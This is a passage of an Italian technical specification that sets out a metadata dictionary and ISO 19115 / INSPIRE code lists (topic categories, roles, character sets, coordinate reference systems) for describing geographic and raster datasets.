	Lingua		15.39	Linguaggio utilizzato per i dati	CharacterString	ISO 639-2/B (utilizzare solo codici a tre lettere come definito su <a href="http://www.loc.gov/standards/iso639-2/">http://www.loc.gov/standards/iso639-2/</a> )	M	N	
	Set dei caratteri		15.40	Nome dello standard del set di caratteri utilizzato per i dati	Classe	CodeList <i>MD_CharacterSet-Code</i>	C	N	
	Categoria tematica		15.41	Tema principale cui si riferiscono i dati	Classe	Enumeration <i>MD_TopicCategoryCode</i>	M	N	
	Informazioni supplementari		15.46	Informazioni descrittive supplementari sui dati	CharacterString	Testo libero	O	1	
Vincoli sui dati				Classe di informazioni sui vincoli di accesso e utilizzo dei dati			M	N	
	Limitazione d'uso		15.35.68	Restrizioni di utilizzo dei dati.	CharacterString	Testo libero	O	1	

	Vincoli di accesso	15.35.70	Questo elemento fornisce informazioni su eventuali limitazioni all'accesso dei dati e dei servizi sulla base dell'articolo 13 della direttiva 2007/2/CE e relativi motivi che le giustificano. Se non ci sono limitazioni sull'accesso pubblico, questo elemento di metadati deve indicarlo esplicitamente. Questo elemento fornisce, inoltre, informazioni sugli eventuali canoni da corrispondere per l'accesso della risorsa, se del caso, o fa riferimento a un localizzatore unico di risorsa (URL) dove si possono reperire informazioni sui canoni.	Classe	CodeList <i>MD_Restrinction-Code</i>	M	N
	Vincoli di fruibilità	15.35.71	Questo elemento fornisce informazioni sugli eventuali canoni da corrispondere per l'uso della risorsa, se del caso, o fa riferimento a un localizzatore unico di risorsa (URL) dove si possono reperire informazioni sui canoni.	Classe	CodeList <i>MD_Restrinction-Code</i>	M	N

	Altri vincoli	15.35.72	Altri vincoli e prerequisiti legali per l'accesso e l'utilizzo della risorsa	CharacterString	Testo libero. Nel caso in cui si utilizza l'elemento per documentare le limitazioni di cui all'art. 13 c. 1 della Direttiva INSPIRE, allora si fa riferimento alle CodeList <i>MD_LimitationsOnPublicAccess</i> . Se si utilizza l'elemento per documentare le condizioni applicabili all'accesso e all'uso, in mancanza di specifiche condizioni si fa riferimento alla CodeList <i>MD_ConditionsApplyingToAccessAndUse</i> .	C	N
Estensione dei dati			Informazioni sull'estensione spaziale e temporale dei dati			M	1
	Localizzazione e geografica		Estensione della risorsa nello spazio geografico fornita sotto forma di un riquadro di delimitazione.			M	1
	Longitudine Ovest	15.45.336.344	Coordinata più ad ovest dell'estensione dei dati, data dal valore di longitudine espresso in gradi decimali, con una precisione di almeno due decimali.	Classe	Angolo Si veda ISO/TS 19103	M	1

Qualità		Longitudine Est	15.45.336.345	Coordinata più ad est dell'estensione dei dati, data dal valore di longitudine espresso in gradi decimali, con una precisione di almeno due decimali.	Classe	Angolo Si veda ISO/TS 19103	M	1
		Latitudine Sud	15.45.336.346	Coordinata più a sud dell'estensione dei dati, data dal valore di latitudine espresso in gradi decimali, con una precisione di almeno due decimali.	Classe	Angolo Si veda ISO/TS 19103	M	1
		Latitudine Nord	15.45.336.347	Coordinata più a nord dell'estensione dei dati, data dal valore di latitudine espresso in gradi decimali, con una precisione di almeno due decimali.	Classe	Angolo Si veda ISO/TS 19103	M	1
	Estensione verticale			Dominio verticale dei dati			O	1
		Quota minima	15.45.338.355	Valore di quota minimo dei dati	Real	Real	M	1
		Quota massima	15.45.338.356	Valore di quota massimo dei dati	Real	Real	M	1
		Unità di misura	15.45.338.357	Unità di misura dei valori di quota	Classe	UomLenght	M	1
		Datum verticale	15.45.338.358.207.	Informazioni sul sistema di riferimento verticale dei dati	Classe	CodeList <i>MD_ReferenceSystemCode</i>	M	1
	Estensione temporale			Periodo di tempo coperto dal contenuto della risorsa.			O	N
		Data inizio	15.45.337.351	Data iniziale della copertura temporale	Classe	ISO 8601	M	1
		Data fine	15.45.337.351	Data finale della copertura temporale	Classe	ISO 8601	O	1
	Qualità			Classe di informazioni sulla qualità dei dati			M	1

	Livello di qualità	18.79.139	Livello cui sono applicate le informazioni di qualità	Classe	CodeList <i>MD_ScopeCode</i>	M	1
	Accuratezza posizionale		Informazioni per la descrizione dell'accuratezza posizionale dei dati			M	1
	Unità di misura	18.80.117.107.135	Unità di misura dei valori di qualità dei dati	Classe	UnitOfMeasure Si veda ISO/TS 19103	M	1
	Valore	18.80.117.107.137	Valore quantitativo dell'accuratezza posizionale dei dati	Classe	Record	M	1
	Coerenza topologica		Esattezza delle caratteristiche topologiche esplicitamente codificate del set di dati, come descritte nel campo di applicazione.			C / da documentare solo se il set di dati comprende tipi del modello generico di rete (Generic Network Model) e non assicura la topologia delle linee di mezzzeria (ossia la connettività delle linee di mezzzeria)	N
	Unità di misura	18.80.117.107.135	Unità di misura dei valori di qualità dei dati	Classe	UnitOfMeasure Si veda ISO/TS 19103	M	1
	Valore	18.80.117.107.137	Valore quantitativo della coerenza topologica.	Classe	Record	M	1
	Genealogia	18.81.83	Testo descrittivo sulla storia del processo e/o la qualità generale del set di dati. Dove necessario, può includere una dichiarazione che indica se l'insieme di dati è stato convalidato o sottoposto a un controllo di qualità.	CharacterString	Testo libero	M	1

	Conformità: specifiche		Citazione delle specifiche INSPIRE (adottate a norma dell'art. 7 par. 1 della direttiva 2007/2/CE) cui la risorsa si conforma.			M	1
	Titolo	18.80.107.130.360	Titolo delle specifiche	CharacterString	Testo libero	M	1
	Data	18.80.107.130.394	Data di riferimento delle specifiche	Classe	ISO 8601	M	1
	Tipo data	18.80.107.130.395	Evento (es. pubblicazione) associato alla data di riferimento delle specifiche. E' obbligatorio almeno un tipo di data tra "creazione", "pubblicazione" e "revisione".	Classe	CodeList <i>CI_DateTypeCode</i>	M	1
	Conformità: grado	18.80.107.132	Indicazione del grado di conformità alle specifiche INSPIRE (adottate a norma dell'art. 7 par. 1 della direttiva 2007/2/CE).	Boolean	True/1 = conforme False/0 = non conforme Nessun valore = non valutato	M	1
Sistema di riferimento						M	N
	Sistema di riferimento spaziale	13.187.207	Sistema di riferimento dei dati	Classe	CodeList <i>MD_ReferenceSystemCode</i>	M	1



	Sistema di riferimento temporale		Descrizione del sistema o dei sistemi di riferimento temporali utilizzati nel set di dati.	Classe	Testo libero	C/ Da documentare solo se le informazioni temporali dei dati usano un riferimento diverso da quello di default (calendario gregoriano)	N	
Distribuzione dei dati			Informazioni sul distributore e su come ottenere la risorsa			M	1	
	Formato di distribuzione		Descrizione del formato con cui i dati sono distribuiti			M	N	
		Nome formato	17.271.28 5	Nome del formato dei dati	CharacterString	Testo libero	M	1
		Versione formato	17.271.28 6	Versione del formato dei dati	CharacterString	Testo libero	M	1
	Distributore		Informazioni sull'Ente che distribuisce i dati			M	N	
		Nome dell'Ente	17.272.28 0.376	Nome dell'organizzazione che distribuisce i dati	CharacterString	Testo libero	M	1
		Ruolo	17.272.28 0.379	Ruolo rappresentato dal soggetto responsabile (di default: distributore)	Classe	CodeList <i>CI_RoleCode</i>	M	1
		Info: Telefono	17.272.28 0.378.388. 408	Numero telefonico a cui è possibile contattare il distributore	CharacterString	Testo libero	O	1
		Info: Sito web	17.272.28 0.378.390. 397	Indirizzo per l'accesso online espresso secondo lo schema Uniform Resource Locator (URL).	Classe	URL (IETF RFC1738 IETF RFC2056)	O	1
		Info: E-mail	17.272.28 0.378.389. 386	Indirizzo di posta elettronica del distributore	CharacterString	Testo libero	M	N

	Risorsa on line		Informazioni sui mezzi tecnici e i supporti con cui si ottiene una risorsa dal distributore			M	N
	URL	17.273.27 7.397	Informazioni sulle fonti online attraverso le quali la risorsa può essere ottenuta. Indirizzo per l'accesso online espresso secondo lo schema Uniform Resource Locator (URL).	Classe	URL (IETF RFC1738 IETF RFC2056)	M	N
	Protocollo	17.273.27 7.398	Protocollo di connessione da utilizzare.	CharacterString	Testo libero	M	1
	Profilo applicativo	17.273.27 7.399	Nome del profilo applicativo che può essere utilizzato con la risorsa online	CharacterString	Testo libero	M	1
	Descrizione	17.273.27 7.401	Tipologia della risorsa online	CharacterString	Testo libero	M	1
Gestione dei dati						O	N
	Frequenza di aggiornamento	15.30.143	Frequenza con la quale sono registrati gli aggiornamenti dei dati	Classe	CodeList <i>MD_Maintenance-FrequencyCode</i>	M	1
Contenuto dei dati raster			Informazioni sul contenuto della cella di dati raster			O	1
	Descrizione degli attributi	16.240	Descrizione dell'attributo descritto dal valore di misura	Classe	RecordType	M	1
	Tipo di contenuto	16.241	Tipo di informazione rappresentato dal valore della cella	Classe	CodeList <i>MD_Coverage-ContentTypeCode</i>	M	1
	Risoluzione radiometrica	16.242.26 4	Numero massimo di bit significativi in cui può essere rappresentata l'intensità radiometrica di ogni pixel	Integer	Integer	O	1
	Triangolazione aerea	16.251	Indicazione se la triangolazione aerea è stata effettuata o meno	Boolean	1 = sì 0 = no	O	1
Rap pres enta zion			Classe di informazioni sulla rappresentazione spaziale dei dati di tipo raster			O	1

	Numero di dimensioni		12.158	Numero degli assi spaziali-temporali indipendenti	Integer	Integer	M	1
	Proprietà dimensioni			Informazioni sulle proprietà degli assi spaziali-temporali			M	N
		Nome dimensione	12.159.180	Nome degli assi	Classe	CodeList <i>MD_Dimension-NameTypeCode</i>	M	1
		Misura dimensione	12.159.181	Numero degli elementi lungo gli assi	Integer	Integer	M	1
		Risoluzione	12.159.182	Grado di dettaglio dei dati	Classe	Measure	O	1
	Geometria della cella		12.160	Identificazione dei dati raster come punti o celle	Classe	CodeList <i>MD_CellGeometryCode</i>	M	1
	Disponibilità coefficienti della trasformazione		12.161	Indicazione se esistono o meno i coefficienti della trasformazione affine per il passaggio da coordinate immagine a coordinate terreno	Boolean	1 = sì 0 = no	M	1
	Disponibilità dei check-points		12.163	Indicazione sulla disponibilità dei check-point	Boolean	1 = sì 0 = no	M	1
	Descrizione check-points		12.164	Descrizione dei check-point	CharacterString	Testo libero	C	1
	Coordinate dei vertici		12.165	Coordinate dei vertici della griglia espresse nel proprio sistema di riferimento spaziale. Sono richiesti almeno il vertice origine della griglia e quello opposto lungo la diagonale.	Sequenza	GM_Point	M	N
	Punto del pixel		12.167	Punto del pixel a cui si riferiscono le coordinate	Classe	Enumeration <i>MD_PixelOrientationCode</i>	M	1
	Disponibilità dei punti di controllo		12.171	Indicazione se esistono o meno punti di controllo	Boolean	1 = sì 0 = no	M	1
	Disponibilità dei parametri di orientamento		12.172	Indicazione se sono disponibili o meno i parametri di orientamento	Boolean	1 = sì 0 = no	M	1
	Parametri per la georeferenziazione		12.174	Termini che supportano la georeferenziazione dei dati	Classe	Record	M	1



## 4.2.3 Elenchi di codici ed enumerazioni per i dati territoriali

Di seguito sono riportate gli elenchi di codici (codelist) e le enumerazioni (enumeration) che rappresentano il dominio di alcuni metadati come riportato nel dizionario al paragrafo 4.2.2.

### 4.2.3.1 Enumerazione MD\_PixelOrientationCode<sup>2</sup>

	Nome	Elemento corrispondente ISO 19115:2003	Definizione
1.	MD_PixelOrientationCode	MD_PixelOrientationCode	Punto in un pixel corrispondente alla localizzazione sul terreno del pixel
2.	Centro	center	Punto posto a metà tra il punto più in basso a sinistra e quello più in alto a destra del pixel
3.	In basso a sinistra	lowerLeft	Il vertice del pixel più vicino all'origine; se due vertici hanno la stessa distanza dall'origine, allora si considera quello con il valore delle x più piccolo.
4.	In basso a destra	lowerRight	Il vertice successivo, in senso antiorario, a quello più in basso a sinistra
5.	In alto a destra	upperRight	Il vertice successivo, in senso antiorario, a quello più in basso a destra
6.	In alto a sinistra	upperLeft	Il vertice successivo, in senso antiorario, a quello più in alto a destra

### 4.2.3.2 Enumerazione MD\_TopicCategoryCode<sup>3</sup>

	Categoria tematica	Elemento corrispondente ISO 19115:2003	Definizione
1.	MD_TopicCategoryCode	MD_TopicCategoryCode	Classificazione tematica di alto livello dei dati territoriali, utile nella catalogazione e nella ricerca dei dataset geografici disponibili. Può essere utilizzata anche per raggruppare le parole-chiave. Gli esempi riportati non sono esaustivi. <b>NOTA</b> – Tra le categorie generali ci sono, ovviamente, delle sovrapposizioni, per cui l'utente dovrà scegliere la categoria più appropriata.
2.	Agricoltura	farming	Allevamento di animali e/o coltivazione di piante Esempi: <i>agricoltura, irrigazioni, acquacoltura, piantagioni, parassiti e malattie che interessano i raccolti e il bestiame</i>
3.	Biota	biota	Flora e/o fauna nell'ambiente naturale Esempi: <i>fauna selvatica, vegetazione, scienze biologiche, ecologia, habitat</i>
4.	Confini	boundaries	Descrizione <i>legale</i> del territorio Esempi: <i>limiti politici e amministrativi</i>

<sup>2</sup> La lista di valori è pubblicata nel registro <http://registry.geodati.gov.it/metadata-codelist/pixelOrientation>.

<sup>3</sup> L'enumerazione è pubblicata nel registro <http://inspire.ec.europa.eu/metadata-codelist/TopicCategory>.

5.	Climatologia – Meteorologia - Atmosfera	climatologyMeteorologyAtmosphere	Processi e fenomeni dell'atmosfera Esempi: <i>annuvolamento, clima, condizioni atmosferiche, cambiamenti climatici, precipitazioni</i>
6.	Economia	economy	Attività economiche Esempi: <i>produzione, lavoro, commercio, reddito, industria, turismo ed ecoturismo, silvicoltura, pesca, esplorazione e sfruttamento delle risorse come minerali, petrolio e gas.</i>
7.	Elevazione	elevation	Quote sopra o sotto il livello del mare Esempi: <i>altitudine, DEM, batimetria, pendenze e prodotti derivati</i>
8.	Ambiente	environment	Risorse ambientali, protezione e conservazione dell'ambiente Esempi: <i>inquinamento ambientale, trattamento dei rifiuti, valutazione di impatto ambientale, monitoraggio del rischio ambientale, riserve naturali, paesaggio</i>
9.	Informazioni geoscientifiche	geoscientificInformation	Informazioni riguardanti le Scienze della Terra Esempi: <i>entità e processi geofisici, geologia, minerali, struttura e origine delle rocce terrestri, rischi di terremoti, attività vulcanica, suoli, idrogeologia, erosione.</i>
10.	Salute	Health	Salute, servizi sanitari, ecologia umana e sicurezza Esempi: <i>malattie, fattori che interessano la salute, igiene, abuso di sostanze, salute fisica e mentale, servizi sanitari</i>
11.	Mappe di base – Immagini – Copertura terrestre	imageryBaseMapsEarthCover	Mappe di base Esempi: <i>copertura territoriale, carte topografiche, immagini</i>
12.	Intelligence – Settore militare	intelligenceMilitary	Basi, strutture e attività militari Esempi: <i>addestramento, trasporto militare, raccolta di informazioni</i>
13.	Acque interne	inlandWaters	Caratteristiche delle acque interne, sistemi di drenaggio e loro caratteristiche Esempi: <i>fiumi e ghiacciai, laghi salati, piani di utilizzazione dell'acqua, dighe, correnti, inondazioni, qualità dell'acqua</i>
14.	Localizzazione	location	Informazioni e servizi sulla localizzazione Esempi: <i>indirizzi, reti geodetiche, punti di controllo, zone e servizi postali, toponimi</i>
15.	Acque marine - Oceani	oceans	Entità e caratteristiche dei corpi d'acqua salata (escluse le acque interne) Esempi: <i>maree, informazioni sulle linee di costa</i>
16.	Pianificazione - Catasto	planningCadastre	Pianificazione del territorio Esempi: <i>carte dell'uso del suolo, carte di zonizzazione, indagini catastali, proprietà terriere</i>
17.	Società	society	Caratteristiche sociali e culturali Esempi: <i>antropologia, archeologia, educazione, costumi, dati demografici, aree e</i>

			<i>attività per la ricreazione, valutazione di impatto sociale, giustizia, informazioni fiscali</i>
18.	Strutture	structure	Costruzioni, manufatti Esempi: <i>palazzi, musei, chiese, fabbriche, monumenti, negozi, torri</i>
19.	Trasporti	transportation	Mezzi e servizi per il trasporto delle persone e/o delle merci Esempi: <i>strade, aeroporti, carte nautiche, posizione dei veicoli, carte aeronautiche, ferrovie</i>
20.	Servizi di pubblica utilità - Comunicazione	utilitiesCommunication	Energia, acqua e sistemi dei rifiuti, infrastrutture e servizi di comunicazione Esempi: <i>idro-elettricità, sorgenti di energia geotermica, solare e nucleare, potabilizzazione e distribuzione dell'acqua, distribuzione dell'elettricità e del gas, comunicazioni di dati, telecomunicazioni, radio, reti di comunicazioni.</i>

#### 4.2.3.3 Elenco di codici *CI\_DateTypeCode*

	Nome	Elemento corrispondente ISO19115:2003	Definizione
1.	CI_DateTypeCode	CI_DateTypeCode	Identificazione di quando un evento succede
2.	Creazione	creation	Data che identifica quando la risorsa è stata creata
3.	Pubblicazione	publication	Data che identifica quando la risorsa è stata pubblicata
4.	Revisione	revision	Data che identifica quando la risorsa è stata esaminata o riesaminata e migliorata o emendata

#### 4.2.3.4 Elenco di codici *CI\_PresentationFormCode*<sup>4</sup>

	Nome	Elemento corrispondente ISO19115:2003	Definizione
1.	CI_PresentationFormCode	CI_PresentationFormCode	Modalità in cui sono presentati i dati.
2.	Documento digitale	documentDigital	Rappresentazione digitale di un testo (può contenere anche illustrazioni)
3.	Documento cartaceo	documentHardcopy	Rappresentazione di un testo (può contenere anche illustrazioni) su carta, materiale fotografico o altri supporti.
4.	Immagine digitale	imageDigital	Immagine in formato digitale
5.	Immagine cartacea	imageHardcopy	Immagine riprodotta su carta, materiale fotografico o altri supporti per uso diretto.
6.	Mappa digitale	mapDigital	Mappa in formato raster o vettoriale
7.	Mappa cartacea	mapHardcopy	Mappa stampata su carta, materiale fotografico o altri supporti per uso diretto

<sup>4</sup> La lista di valori è pubblicata nel registro <http://registry.geodati.gov.it/metadata-codelist/presentationForm>.

8.	Modello digitale	modelDigital	Rappresentazione digitale multidimensionale di un particolare, un processo, ...
9.	Modello fisico	modelHardcopy	Modello fisico tridimensionale
10.	Profilo digitale	profileDigital	Sezione verticale (stratigrafia) in formato digitale
11.	Profilo cartaceo	profileHardcopy	Sezione verticale (stratigrafia) stampata su carta o su altro supporto
12.	Tabella digitale	tableDigital	Rappresentazione digitale di fatti e cifre presentate in modo sistematico, specialmente in colonne
13.	Tabella cartacea	tableHardcopy	Rappresentazione di fatti e cifre presentate in modo sistematico, specialmente in colonne, stampate su carta, materiale fotografico, o altri supporti.
14.	Video digitale	videoDigital	Registrazione video digitale
15.	Video analogico	videoHardcopy	Registrazione video su pellicola

#### 4.2.3.5 Elenco di codici *CI\_RoleCode*<sup>5</sup>

	Nome	Elemento corrispondente ISO19115:2003	Definizione
1.	CI_RoleCode	CI_RoleCode	Funzione rappresentata dall'Ente responsabile dei dati
2.	Fornitore della risorsa	resourceProvider	Soggetto che fornisce la risorsa
3.	Custode	custodian	Soggetto responsabile della conservazione della risorsa
4.	Proprietario	owner	Soggetto proprietario della risorsa
5.	Utente	user	Soggetto che utilizza la risorsa
6.	Distributore	distributor	Soggetto che distribuisce la risorsa
7.	Ideatore	originator	Soggetto che ha progettato la risorsa
8.	Punto di contatto	pointOfContact	Soggetto che può essere contattato per avere informazioni o acquisire la risorsa
9.	Responsabile principale delle ricerche	principalInvestigator	Soggetto che raccoglie informazioni e conduce ricerche
10.	Responsabile del trattamento	processor	Soggetto che ha elaborato i dati, modificandoli
11.	Editore	publisher	Soggetto che ha pubblicato la risorsa
12.	Autore	author	Soggetto che ha realizzato la risorsa

#### 4.2.3.6 Elenco di codici *MD\_CellGeometryCode*<sup>6</sup>

	Nome	Elemento corrispondente ISO 19115:2003	Definizione
1.	MD_CellGeometryCode	MD_CellGeometryCode	Indica se i dati della griglia sono punti o aree
2.	Punto	point	Ogni cella rappresenta un punto
3.	Area	area	Ogni cella rappresenta un'area

<sup>5</sup> La lista di valori è pubblicata nel registro <http://inspire.ec.europa.eu/metadata-codelist/ResponsiblePartyRole>.

<sup>6</sup> La lista di valori è pubblicata nel registro <http://registry.geodati.gov.it/metadata-codelist/cellGeometry>.



#### 4.2.3.7 Elenco di codici MD\_CharacterSetCode

	Nome	Definizione
1.	MD_CharacterSetCode	Nome dello standard di codifica dei caratteri utilizzati per la risorsa
2.	ucs2	Universal Character Set a dimensione fissa di 32 bit, basato sullo standard ISO/IEC 10646
3.	ucs4	Universal Character Set a dimensione fissa di 16 bit, basato sullo standard ISO/IEC 10646
4.	utf7	Formato di trasferimento di UCS a dimensione variabile a 7 bit, basato sullo standard ISO/IEC 10646
5.	utf8	Formato di trasferimento di UCS a dimensione variabile a 8 bit, basato sullo standard ISO/IEC 10646
6.	utf16	Formato di trasferimento di UCS a dimensione variabile a 16 bit, basato sullo standard ISO/IEC 10646
7.	8859part1	ISO/IEC 8859-1 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 1: Latin alphabet No. 1
8.	8859part2	ISO/IEC 8859-2 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 2: Latin alphabet No. 2
9.	8859part3	ISO/IEC 8859-3 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 3: Latin alphabet No. 3
10.	8859part4	ISO/IEC 8859-4 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 4: Latin alphabet No. 4
11.	8859part5	ISO/IEC 8859-5 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 5: Latin/Cyrillic alphabet
12.	8859part6	ISO/IEC 8859-6, Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 6: Latin/Arabic alphabet
13.	8859part7	ISO/IEC 8859-7 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 7: Latin/Greek alphabet
14.	8859part8	ISO/IEC 8859-8 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 8: Latin/Hebrew alphabet
15.	8859part9	ISO/IEC 8859-9 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 9: Latin alphabet No. 5
16.	8859part10	ISO/IEC 8859-10 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 10: Latin alphabet No. 6
17.	8859part11	ISO/IEC 8859-11 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 11: Latin/Thai alphabet
18.	(reserved for future use)	Un futuro insieme codificato di caratteri grafici di un singolo byte a 8 bit ISO/IEC 8859-1 (possibilmente 8859 part 12)
19.	8859part13	ISO/IEC 8859-13 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 13: Latin alphabet No. 7
20.	8859part14	ISO/IEC 8859-14 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 14: Latin alphabet No. 8 (Celtic)

21.	8859part15	ISO/IEC 8859-15 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 15: Latin alphabet No. 9
22.	8859part16	ISO/IEC 8859-16 , Information Technology – insieme codificato di caratteri grafici di un singolo byte a 8 bit – Part 16: Latin/Thai alphabet No. 10
23.	jis	Codice giapponese utilizzato per la trasmissione elettronica
24.	shiftJIS	Codice giapponese utilizzato su macchine basate su MS-DOS

#### 4.2.3.8 Elenco di codici *MD\_CoverageContentTypeCode*<sup>7</sup>

	Nome	Elemento corrispondente ISO 19115:2003	Definizione
1.	MD_CoverageContentTypeCode	MD_CoverageContentTypeCode	Tipo di informazione rappresentato nella cella
2.	Immagine	image	Rappresentazione numerica significativa di un parametro fisico che non è il suo valore reale
3.	Classificazione tematica	thematicClassification	Valore codificato senza significato quantitativo usato per rappresentare una quantità fisica
4.	Misura fisica	physicalMeasurement	Valore in unità fisiche della quantità misurata

#### 4.2.3.9 Elenco di codici *MD\_DimensionNameTypeCode*<sup>8</sup>

	Nome	Elemento corrispondente ISO 19115:2003	Definizione
1.	MD_DimensionNameTypeCode	MD_DimensionNameTypeCode	Nome della dimensione
2.	Riga	row	Asse delle ordinate (y)
3.	Colonna	column	Asse delle ascisse (x)
4.	Verticale (quota)	vertical	Asse verticale (z)

#### 4.2.3.10 Elenco di codici *MD\_MaintenanceFrequencyCode*<sup>9</sup>

	Nome	Elemento corrispondente ISO19115:2003	Definizione
1.	MD_MaintenanceFrequencyCode	MD_MaintenanceFrequencyCode	Frequenza con la quale vengono memorizzati gli aggiornamenti dei dati
2.	In maniera continua	continual	I dati sono aggiornati ripetutamente e frequentemente
3.	Giornalmente	daily	I dati sono aggiornati ogni giorno
4.	Settimanalmente	weekly	I dati sono aggiornati settimanalmente

<sup>7</sup> La lista di valori è pubblicata nel registro <http://registry.geodati.gov.it/metadata-codelist/coverageContentType>.

<sup>8</sup> La lista di valori è pubblicata nel registro <http://registry.geodati.gov.it/metadata-codelist/dimensionNameType>.

<sup>9</sup> La lista di valori è pubblicata nel registro <http://registry.geodati.gov.it/metadata-codelist/maintenanceFrequency>.

5.	Ogni quindici giorni	fortnightly	I dati sono aggiornati ogni due settimane
6.	Mensilmente	monthly	I dati sono aggiornati ogni mese
7.	Trimestralmente	quarterly	I dati sono aggiornati ogni tre mesi
8.	Due volte all'anno	biannually	I dati sono aggiornati due volte all'anno
9.	Annualmente	annually	I dati sono aggiornati ogni anno
10.	Quando necessario	asNeeded	I dati sono aggiornati quando ritenuto necessario
11.	Irregolarmente	irregular	I dati sono aggiornati a intervalli non regolari
12.	Non pianificato	notPlanned	Gli aggiornamenti dei dati non sono pianificati.
13.	Sconosciuto	unknown	La frequenza di aggiornamento dei dati non è nota.

#### 4.2.3.11 Elenco di codici *MD\_ReferenceSystemCode*

	Nome	Ambito <sup>10</sup>	Definizione
1.	MD_ReferenceSystemCode		
2.	ETRS89-XYZ	INSPIRE	Sistema cartesiano 3D in ETRS89 (X, Y, Z).
3.	ETRS89-GRS80h	INSPIRE	Sistema geodetico 3D in ETRS89 su GRS80 (latitudine, longitudine, altezza ellissoidale).
4.	ETRS89-GRS80	INSPIRE	Sistema geodetico 2D in ETRS89 su GRS80 (latitudine, longitudine).
5.	ETRS89-LAEA	INSPIRE	Proiezione LAEA 2D in ETRS89 su GRS80 (X, Y).
6.	ETRS89-LCC	INSPIRE	Proiezione LCC 2D in ETRS89 su GRS80 (N, E).
7.	ETRS89-UTM32N	Nazionale	Proiezione UTM 2D in ETRS89, zona 32N (da 6°E a 12°E) (N,E).
8.	ETRS89-UTM33N	Nazionale	Proiezione UTM 2D in ETRS89, zona 33N (da 12°E a 18°E) (N,E).
9.	ETRS89-UTM34N	Nazionale	Proiezione UTM 2D in ETRS89, zona 34N (da 18°E a 24°E) (N,E).
10.	RDN2008-6704	INSPIRE	Sistema cartesiano 3D in RDN2008 (X, Y, Z)
11.	RDN2008-6705	INSPIRE	Sistema geodetico 3D in RDN2008 (latitudine, longitudine, altezza ellissoidale).
12.	RDN2008-6706	INSPIRE	Sistema geodetico 2D in RDN2008 (latitudine, longitudine).

<sup>10</sup> Il Regolamento (UE) n. 1089/2010 dispone che i dati debbano essere resi disponibili utilizzando almeno uno dei sistemi di riferimento di coordinate indicati nei punti 1.3.1, 1.3.2 e 1.3.3 dell'Allegato II. I sistemi che nella tabella sono specificati con ambito "INSPIRE" rispettano i requisiti di cui al Regolamento innanzi citato. La tabella include anche tutti gli altri sistemi di riferimento utilizzati in Italia di cui alla nota IGM disponibile all'URL [http://37.207.194.154/epsg/nuova\\_nota\\_EPSG.pdf](http://37.207.194.154/epsg/nuova_nota_EPSG.pdf).

13.	RDN2008-TM32NE	INSPIRE	Proiezione TM 2D in RDN2008, zona 32N (da 6°E a 12°E) (N, E).
14.	RDN2008-TM32EN	INSPIRE	Proiezione TM 2D in RDN2008, zona 32N (da 6°E a 12°E) (E,N).
15.	RDN2008-TM33NE	INSPIRE	Proiezione TM 2D in RDN2008, zona 33N (da 12°E a 18°E) (N,E).
16.	RDN2008-TM33EN	INSPIRE	Proiezione TM 2D in RDN2008, zona 33N (da 12°E a 18°E) (E,N).
17.	RDN2008-TM34NE	INSPIRE	Proiezione TM 2D in RDN2008, zona 34N (da 18°E a 24°E) (N,E).
18.	RDN2008-TM34EN	INSPIRE	Proiezione TM 2D in RDN2008, zona 34N (da 18°E a 24°E) (E,N).
19.	RDN2008-ItalyNE	Nazionale	Proiezione 2D in RDN2008 che si riferisce al sistema cartografico denominato "Fuso Italia" (N,E).
20.	RDN2008-ItalyEN	Nazionale	Proiezione 2D in RDN2008 che si riferisce al sistema cartografico denominato "Fuso Italia" (E,N).
21.	RDN2008-12NE	Nazionale	Proiezione 2D in RDN2008 che si riferisce al sistema cartografico denominato "Fuso 12" (N,E).
22.	RDN2008-12EN	Nazionale	Proiezione 2D in RDN2008 che si riferisce al sistema cartografico denominato "Fuso 12" (E,N).
23.	ED50	Nazionale	Sistema geodetico 2D in ED50 (latitudine, longitudine).
24.	ED50-UTM32N	Nazionale	Proiezione UTM 2D in ED50, zona 32N (da 6°E a 12°E) (N,E).
25.	ED50-UTM33N	Nazionale	Proiezione UTM 2D in ED50, zona 33N (da 12°E a 18°E) (N,E).
26.	ED50-UTM34N	Nazionale	Proiezione UTM 2D in ED50, zona 34N (da 18°E a 24°E) (N,E).
27.	Monte-Mario-Rome	Nazionale	Sistema geodetico 2D in Monte Mario (Rome) (latitudine, longitudine).
28.	Monte-Mario	Nazionale	Sistema geodetico 2D in Monte Mario (latitudine, longitudine).
29.	Monte-Mario-Italy1	Nazionale	Proiezione 2D in Monte Mario corrispondente al fuso Ovest.
30.	Monte-Mario-Italy2	Nazionale	Proiezione 2D in Monte Mario corrispondente al fuso Est.
31.	EVRS	INSPIRE	Altezza in EVRS (H).
32.	LAT	INSPIRE	Prodondità riferita a LAT (D).
33.	MSL	INSPIRE	Profondità riferita a MSL (D).
34.	ISA	INSPIRE	Coordinate di pressione nell'atmosfera (ICAO international standard atmosphere) (P)
35.	ETRS89-XYZ	INSPIRE	Sistema 3D composto: sistema geodetico 2D in ETRS89 su

			GRS80 e altezza EVRS (Latitudine, Longitudine, H).
--	--	--	---

#### 4.2.3.12 Elenco di codici *MD\_RestrictionCode*

	Nome	Elemento corrispondente ISO19115:2003	Definizione
1.	MD_RestrictionCode	MD_RestrictionCode	Limitazioni all'accesso o all'uso dei dati
2.	Proprietà intellettuale dei dati	copyright	Diritto esclusivo alla pubblicazione, produzione o vendita dei diritti di un lavoro letterario, artistico, musicale, o dell'uso di una stampa commerciale, assegnato dalla legge per un determinato periodo di tempo ad un autore, compositore, artista, distributore (tutela ai sensi della legge 633/41 e successive modifiche e integrazioni e delle Direttive europee 2001/29/EC, 96/9/EC, 93/98/EEC).
3.	Brevetto	patent	Diritto esclusivo a produrre, vendere, usare o autorizzare un'invenzione o una scoperta
